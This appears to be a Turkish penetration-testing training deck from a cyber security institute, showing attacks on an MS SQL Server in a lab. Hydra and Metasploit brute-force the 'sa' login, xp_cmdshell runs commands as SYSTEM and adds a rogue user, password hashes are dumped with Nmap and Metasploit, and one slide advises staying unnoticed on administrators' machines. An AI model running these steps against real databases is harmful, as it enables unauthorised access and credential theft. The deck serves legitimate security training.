[ATTEMPT] target 192.168.242.133 - login "sa" - pass "password" - 2 of 5 [child 1]
[ATTEMPT] target 192.168.242.133 - login "sa" - pass "sifrel23" - 3 of 5 [child 2]
[ATTEMPT] target 192.168.242.133 - login "sa" - pass "sa" - 4 of 5 [child 3]
[ATTEMPT] target 192.168.242.133 - login "sa" - pass "Qazwsx" - 5 of 5 [child 0]
[STATUS] attack finished for 192.168.242.133 (waiting for children to complete tests)
[1433][mssql] host: 192.168.242.133 login: sa password: sa
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2016-04-27 08:33:54
root@kali:~/Desktop#
```




Metasploit-mssql_login

```
msf auxiliary(mssql_login) > show options
```

```
Module options (auxiliary/scanner/mssql/mssql_login):
```


Name	Current Setting	Required	Description
BLANK_PASSWORDS	true	no	Try blank passwords for all u
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from
DB_ALL_CREDS	false	no	Try each user/password couple
DB_ALL_PASS	false	no	Add all passwords in the curr
DB_ALL_USERS	false	no	
PASSWORD		no	
PASS_FILE	/root/Desktop/pass.txt	no	
RHOSTS	192.168.242.133	yes	
RPORT	1433	yes	
STOP_ON_SUCCESS	false	yes	
THREADS	1	yes	
USERNAME	sa	no	
USERPASS_FILE		no	
USER_PAIR_PER_LINE			
USER_AS_PASS	false	no	
USER_FILE		no	
USE_WINDOWS_AUTHENTICATION	false	yes	Use windows authentication
VERBOSE	true	yes	Whether to print output for a



```
msf auxiliary(mssql_login) > run
```


```
The quieter you become, the more you are able to hear.
[*] 192.168.242.133:1433 - MSSQL - Starting authentication scanner.
[*] 192.168.242.133:1433 MSSQL - [1/6] - Trying username:'sa' with password:''
[-] 192.168.242.133:1433 MSSQL - [1/6] - failed to login as 'sa'
[*] 192.168.242.133:1433 MSSQL - [2/6] - Trying username:'sa' with password:'12345'
[-] 192.168.242.133:1433 MSSQL - [2/6] - failed to login as 'sa'
[*] 192.168.242.133:1433 MSSQL - [3/6] - Trying username:'sa' with password:'password'
[-] 192.168.242.133:1433 MSSQL - [3/6] - failed to login as 'sa'
[*] 192.168.242.133:1433 MSSQL - [4/6] - Trying username:'sa' with password:'sifrel23'
[-] 192.168.242.133:1433 MSSQL - [4/6] - failed to login as 'sa'
[*] 192.168.242.133:1433 MSSQL - [5/6] - Trying username:'sa' with password:'sa'
[+] 192.168.242.133:1433 - MSSQL - successful login 'sa' : 'sa'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mssql_login) >
```

İç Ağ Testlerinde Elde Edilen Bağlantı Bilgileri



İç Ağ Testlerinde Elde Edilen Bağlantı Bilgileri

TOAD



Veritabanı sistemlerinin kurulu olduğu işletim sistemi üzerinde komut çalıştırma

MsSQL Server

- Xp_cmdshell

Metasploit

- exploit/windows/mssql/mssql_payload
- auxiliary/admin/mssql/mssql_exec

Exploitation için Veritabanı Modülleri

mssql_exec

```
msf auxiliary(mssql_exec) > show options
```

```
Module options (auxiliary/admin/mssql/mssql_exec):
```

Name	Current Setting	Required	Description
CMD	cmd.exe /c whoami	no	Command to execute
PASSWORD	sa	no	The password for the user
RHOST	192.168.242.133	yes	The target address
RPORT	1433	yes	The target port
USERNAME	sa	no	The username to connect with
USE_WINDOWS_AUTHENTICATION	false	yes	Use windows authentication

```
tion set)
```

```
msf auxiliary(mssql_exec) > run
```

```
[*] SQL Query: EXEC master..xp_cmdshell 'cmd.exe /c whoami'
```

```
output
```

```
-----
```

```
nt authority\system
```

```
[*] Auxiliary module execution completed
```

```
msf auxiliary(mssql_exec) >
```

```
msf auxiliary(mssql_exec) > run
```

```
[*] SQL Query: EXEC master..xp_cmdshell 'cmd.exe /c net user zararli_user 1234qqqQ /add'
```

```
output
```

```
-----
```

```
The command completed successfully.
```

```
[*] Auxiliary module execution completed
```

```
msf auxiliary(mssql_exec) >
```

All Control Panel Items ▾ User Accounts

Make changes to your user account

[Change your picture](#)

[Change User Account Control settings](#)

[Manage User Accounts](#)

Adm

User Accounts

Users

Advanced



Use the list below to grant or deny users access to your computer, and to change passwords and other settings.

Users for this computer:

User Name	Domain	Group
Administrator	SQL2008R2	Administrators
Sge_Egitim	SQL2008R2	Administrators; Us...
zararli_user	SQL2008R2	Users

Exploitation için Veritabanı Yöneticileri Bilgisayarları



Exploitation için Veritabanı Yöneticileri Bilgisayarları

Veritabanı yöneticisinin bilgisayarına kendi kullanıcısıyla oturum açılmalı

Veritabanı yönetim araçları üzerinde kayıtlı bulunan bağlantı bilgileri elde edilemeyebilir

Fark edilmemek için bilgisayar çoklu uzak masaüstü yapılabilecek duruma getirilmeli



Post-Exploitation

SİBER GÜVENLİK
ENSTİTÜSÜ

Veritabanı sistemlerine sızıldıktan sonra gerçekleştirilen işlemler

Hedef => Veritabanı sistemlerinde bulunan kritik bilgiler

- Veritabanı kullanıcıları
- Veritabanı kullanıcılarının şifre özetleri
- Kurum için kritik olan bilgiler

- MsSql Server veritabanı kullanıcılarının şifre özetleri '**Sys.sql_logins**' tablosunda tutulmaktadır.

SELECT name, cast (password as varbinary(256)) FROM sys.syslogins

```
SELECT name, cast (password as varbinary(256)) FROM sys.syslogins
```

Results		
Messages		
	name	(No column name)
1	sa	0x0100932BF77DFF990670513862EA4E867A779771D897CF6B45D7
2	##MS_SQLResourceSigningCertificate##	NULL
3	##MS_SQLReplicationSigningCertificate##	NULL
4	##MS_SQLAuthenticatorCertificate##	NULL
5	##MS_PolicySigningCertificate##	NULL
6	##MS_SmoExtendedSigningCertificate##	NULL
7	##MS_PolicyEventProcessingLogin##	0x010065A631648BCA07DE2A446D854555FB7BF66FC842CD751A9E
8	##MS_PolicyTsqlExecutionLogin##	0x01009975526317A9104DBE609442D1B5F3586E0D4AB64D81D423
9	##MS_AgentSigningCertificate##	NULL
10	NT AUTHORITY\SYSTEM	NULL
11	NT SERVICE\MSSQL\$PENTEST_EGITIM	NULL
12	SQL2008R2\Administrator	NULL
13	BUILTIN\Users	NULL
14	SQL2008R2\Sge_Egitim	NULL
15	fatih	0x0100A85EB2DD1F5AB1D9B40BB4F2EDE3E2B812150625E51BCC97

MsSQL Server


MsSQL Server veritabanına ait şifre özeti şu bölümlerden oluşur:

- 0x100 kısmı şifre özetinin alındığı MsSQL Server sürümünü belirtir.
- 0x100 => MsSQL Server 2005-2008
- 0x200 => MsSQL Server 2012
- 57416A34 kısmı tuz (salt) kısmını oluşturur.
- F14E8C0002AFD6849CA7906C874E3D1A6801D087 kısmı ise küçük harfe duyarlı olan şifre özeti kısmını belirtir.

BİLGEM

SİBER GÜVENLİK
ENSTİTÜSÜ

Post-Exploitation için Nmap



Post-Exploitation için Nmap

ms-sql-dump-hashes

```
root@kali:~/Desktop# nmap -p 1433 --script ms-sql-dump-hashes --script-args mssql.username=sa,mssql.password=sa 192.168.242.135

Starting Nmap 6.40 ( http://nmap.org ) at 2016-04-28 03:32 EDT
Nmap scan report for 192.168.242.135
Host is up (0.00059s latency).
PORT      STATE SERVICE
1433/tcp  open  ms-sql-s
| ms-sql-dump-hashes:
| [192.168.242.135:1433]
|   sa:0x0100932BF77DFF990670513862EA4E867A779771D897CF6B45D7
|   ##MS_PolicyEventProcessingLogin##:0x010065A631648BCA07DE2A446D854555FB7BF66FC842CD751A9E
|   ##MS_PolicyTsqlExecutionLogin##:0x01009975526317A9104DBE609442D1B5F3586E0D4AB64D81D423
|   fatih:0x0100A85EB2DD1F5AB1D9B40BB4F2EDE3E2B812150625E51BCC97
|_
MAC Address: 00:0C:29:FF:5D:4A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.41 seconds
root@kali:~/Desktop#
```

ENSTİTÜSÜ

Enlik Eğitim ve Araştırma

Post-Exploitation için Nmap

ms-sql-query

```
root@kali:~/Desktop# nmap -p 1433 --script ms-sql-query --script-args mssql.username=sa,mssql.p
assword=sa 192.168.242.135

Starting Nmap 6.40 ( http://nmap.org ) at 2016-04-28 03:33 EDT
Nmap scan report for 192.168.242.135
Host is up (0.00074s latency).
PORT      STATE SERVICE
1433/tcp  open  ms-sql-s
| ms-sql-query:
|   (Use --script-args=ms-sql-query.query='<QUERY>' to change query.)
|   [192.168.242.135:1433]
|   Query: SELECT @@version version
|   version
|   =====
|   Microsoft SQL Server 2008 R2 (RTM) - 10.50.1600.1 (X64)
|   Apr  2 2010 15:48:46
|   Copyright (c) Microsoft Corporation
|   Express Edition with Advanced Services (64-bit) on Windows NT 6.1 <X64> (Build
7601: Service Pack 1) (Hypervisor)
MAC Address: 00:0C:29:FF:5D:4A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds
```

Post-Exploitation için Nmap

ms-sql-config

```
root@kali:~/Desktop# nmap -p 1433 --script ms-sql-config --script-args mssql.username=sa,mssql.password=sa 192.168.242.135

Starting Nmap 6.40 ( http://nmap.org ) at 2016-04-28 03:36 EDT
Nmap scan report for 192.168.242.135
Host is up (0.00081s latency).
PORT      STATE SERVICE
1433/tcp  open  ms-sql-s
| ms-sql-config:
|   [192.168.242.135:1433]
|     Databases
|       name  db_size owner
|       ====  =====
|       fatih      3.00 MB  sa
|     Configuration
|       name  value  inuse  description
|       ====  =====
|       SQL Mail XPs  0      0      Enable or disable SQL Mail XPs
|       Database Mail XPs  0      0      Enable or disable Database Mail XPs
|       SMO and DMO XPs  1      1      Enable or disable SMO and DMO XPs
|       Ole Automation Procedures  0      0      Enable or disable Ole Automation Procedures
|       xp_cmdshell  1      1      Enable or disable command shell
|       Ad Hoc Distributed Queries  0      0      Enable or disable Ad Hoc Distributed Queries
|       Replication XPs  0      0      Enable or disable Replication XPs
|_
MAC Address: 00:0C:29:FF:5D:4A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.41 seconds
```

Post-Exploitation için Metasploit

Metasploit aracında bulunan veritabanları hakkında bilgi toplayan MsSQL Server modüllerinden bazıları şunlardır:

auxiliary/admin/mssql/mssql_enum
auxiliary/scanner/mssql/mssql_hashdump

Post-
exploitation

Metasploit

MsSQL

Post-Exploitation için Metasploit

mssql_hashdump

```
msf auxiliary(mssql_hashdump) > show options
```

```
Module options (auxiliary/scanner/mssql/mssql_hashdump):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
PASSWORD	sa	no	The password for the specified username
RHOSTS	192.168.242.135	yes	The target address range or CIDR identifier
RPORT	1433	yes	The target port
THREADS	1	yes	The number of concurrent threads
USERNAME	sa	no	The username to authenticate as
USE_WINDOWS_AUTHENT	false	yes	Use windows authentication (requires DOMAIN option set)

```
msf auxiliary(mssql_hashdump) > run
```

The quieter you become, the more you are able to hear.

```
[*] Instance Name: "PENTEST_EGITIM"
```

```
[+] 192.168.242.135:1433 - Saving mssql05.hashes = sa:0100932bf77dff990670513862ea4e867a779771d897cf6b45d7
```

```
[+] 192.168.242.135:1433 - Saving mssql05.hashes = ##MS_PolicyEventProcessingLogin##:010065a631648bca07de2a446d854555fb7bf66fc842cd751a9e
```

```
[+] 192.168.242.135:1433 - Saving mssql05.hashes = ##MS_PolicyTsqlExecutionLogin##:01009975526317a9104dbe609442d1b5f3586e0d4ab64d81d423
```

```
[+] 192.168.242.135:1433 - Saving mssql05.hashes = fatih:0100a85eb2dd1f5ab1d9b40bb4f2ede3e2b812150625e51bcc97
```






```
[*] Scanned 1 of 1 hosts (100% complete)
```

```
[*] Auxiliary module execution completed
```

```
msf auxiliary(mssql_hashdump) >
```

Şifre özetleri kırmak için kullanılan araçlar

- Hashcat
- John the Ripper - Johnnny
- Cain and Abel

Johnnny	
	
	
	
Start Session	Start Attack
Resume Attack	Pause Attack
Copy	
Password	Hash
sa	0x0100932bf77dff990670513862ea4e867a779771d897cf6b45d7
	0x010065a631648bca07de2a446d854555fb7bf66fc842cd751a9e
	0x01009975526317a9104dbe609442d1b5f3586e0d4ab64d81d423
toto	0x01004086CEB6BF932BC4151A1AF1F13CD17301D70816A8886908



TÜBİTAK

Teşekkürler